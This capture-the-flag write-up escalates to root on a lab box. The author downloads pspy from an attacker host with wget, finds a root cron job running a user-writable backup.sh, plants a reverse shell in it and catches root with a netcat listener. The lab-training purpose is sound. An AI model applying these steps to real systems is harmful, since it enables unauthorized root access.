SHA256:eeNKTtakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names
Are you sure you want to continue connecting
(yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.146.136' (ED25519) to
the list of known hosts.
grimmie@192.168.146.136's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1
```

```
(2021-03-19) x86_64
```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the
extent
permitted by applicable law.

```
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ whoami
grimmie
```

Check timers

```
grimmie@academy:~$ systemctl list-timers
```

NEXT	UNIT	LEFT	LAST
Sun 2022-09-11 01:39:00 EDT	phpsessionclean.service	13min left	Sun 2022-09-11 01:09:01 EDT
Sun 2022-09-11 06:51:46 EDT	apt-daily-upgrade.service	5h 25min left	Sat 2022-09-10 17:55:08 EDT
Sun 2022-09-11 06:59:36 EDT	apt-daily.timer	5h 33min left	Sat 2022-09-10 23:12:01 EDT

```
apt-daily.service
Sun 2022-09-11 18:10:21 EDT 16h left      Sat 2022-09-10
18:10:21 EDT 7h ago      systemd-tmpfiles-clean.timer
systemd-tmpfiles-clean.service
Mon 2022-09-12 00:00:00 EDT 22h left      Sun 2022-09-11
00:00:01 EDT 1h 25min ago logrotate.timer
logrotate.service
Mon 2022-09-12 00:00:00 EDT 22h left      Sun 2022-09-11
00:00:01 EDT 1h 25min ago man-db.timer
man-db.service

6 timers listed.
Pass --all to see loaded but inactive timers, too.
```

- Earlier we found a backup.sh that was under grimmie's home directory.

pspy a tool that lists all the processes

- Go to google and download pspy
 - It's the first thing thing in google

README.md



pspy - unprivileged Linux process snooping

go report **A+** maintainability **A** test coverage **?** **PASSED**

pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs. Also great to demonstrate your colleagues why passing secrets as arguments on the command line is a bad idea.

The tool gathers the info from procs scans. Inotify watchers placed on selected parts of the file system trigger these scans to catch short-lived processes.

Getting started

Download

Get the tool onto the Linux machine you want to inspect. First get the binaries. Download the released binaries here:

- 32 bit big, static version: `pspy32` [download](#)
- 64 bit big, static version: `pspy64` [download](#)
- 32 bit small version: `pspy32s` [download](#)
- 64 bit small version: `pspy64s` [download](#)

- Move the pspy64.py to the directory where you're self-hosting earlier
- Go back to Grimmie's ssh terminal

```
grimmie@academy:/tmp$ wget http://192.168.146.130/pspy64
--2022-09-11 01:30:40--  http://192.168.146.130/pspy64
Connecting to 192.168.146.130:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3078592 (2.9M) [application/octet-stream]
Saving to: 'pspy64'
```

```
pspy64 100%
[=====
=====>] 2.94M -
.-KB/s in 0.01s
```

2022-09-11 01:30:40 (274 MB/s) - 'pspy64' saved
[3078592/3078592]

```
grimmie@academy:/tmp$ ls
backup.zip  pspy64  systemd-private-
d7c0ebfe2be14616a1712bb549208de7-apache2.service-nnv1Z1
systemd-private-d7c0ebfe2be14616a1712bb549208de7-systemd-
timesyncd.service-f7yGck
grimmie@academy:/tmp$ chmod +x pspy64
grimmie@academy:/tmp$ ls
backup.zip  pspy64  systemd-private-
d7c0ebfe2be14616a1712bb549208de7-apache2.service-nnv1Z1
systemd-private-d7c0ebfe2be14616a1712bb549208de7-systemd-
timesyncd.service-f7yGck
```

- `./pspy`

```
2022/09/11 01:36:30 CMD: UID=0      PID=1      | /sbin/init
2022/09/11 01:37:01 CMD: UID=0      PID=5959   |
/usr/sbin/CRON -f
2022/09/11 01:37:01 CMD: UID=0      PID=5960   |
/usr/sbin/CRON -f
2022/09/11 01:37:01 CMD: UID=0      PID=5961   | /bin/sh -c
/home/grimmie/backup.sh
2022/09/11 01:37:01 CMD: UID=0      PID=5962   | /bin/bash
/home/grimmie/backup.sh
2022/09/11 01:37:01 CMD: UID=0      PID=5963   | /bin/bash
/home/grimmie/backup.sh
```

```
2022/09/11 01:37:01 CMD: UID=0      PID=5964      | /bin/bash
/home/grimmie/backup.sh
2022/09/11 01:38:01 CMD: UID=0      PID=5965      |
/usr/sbin/CRON -f
2022/09/11 01:38:01 CMD: UID=0      PID=5966      |
/usr/sbin/CRON -f
2022/09/11 01:38:01 CMD: UID=0      PID=5967      | /bin/sh -c
/home/grimmie/backup.sh
2022/09/11 01:38:01 CMD: UID=0      PID=5968      | /bin/bash
/home/grimmie/backup.sh
2022/09/11 01:38:01 CMD: UID=0      PID=5969      | /bin/bash
/home/grimmie/backup.sh
2022/09/11 01:38:01 CMD: UID=0      PID=5970      | /bin/bash
/home/grimmie/backup.sh
```


- backup.sh seems to be running every minute. Let's see if we can modify the shell script and perform a reverse shell

Reverse bash script Pentestmonkey

- Go back to google and search reverse bash script by pentestmonkey

```
grimmie@academy:/home$ cd grimmie/
grimmie@academy:~$ ls
backup.sh
grimmie@academy:~$ nano backup.sh
```

- modify the backup.sh



- Let's go back to our attackbox and run netcat

```
(root👤kali)-[/home/kali]
└─# nc -nvlp 8082
listening on [any] 8082 ...
connect to [192.168.146.130] from (UNKNOWN)
[192.168.146.136] 56028
bash: cannot set terminal process group (6071):
Inappropriate ioctl for device
bash: no job control in this shell
root@academy:~# ls
ls
flag.txt
root@academy:~# whoami
whoami
root
root@academy:~# cat flag.txt
cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
If you had any issue please let us know in the course
discord.
```

Happy hacking !

root@academy:~#

Lesson Learned

- It is very common in modern times where developers use insecure method to do their work. For example, we found someone directly injecting credentials on their sql database and we were able to find username and password.
 - The upload did not have validation to differentiate pictures and rever shell, php.
 - Grimmie's password was reused
 - crontab was launching scripts in root and we were able to create a reverse shell
 - We were able to root this machine by collectively gathering information throughout the whole box.
-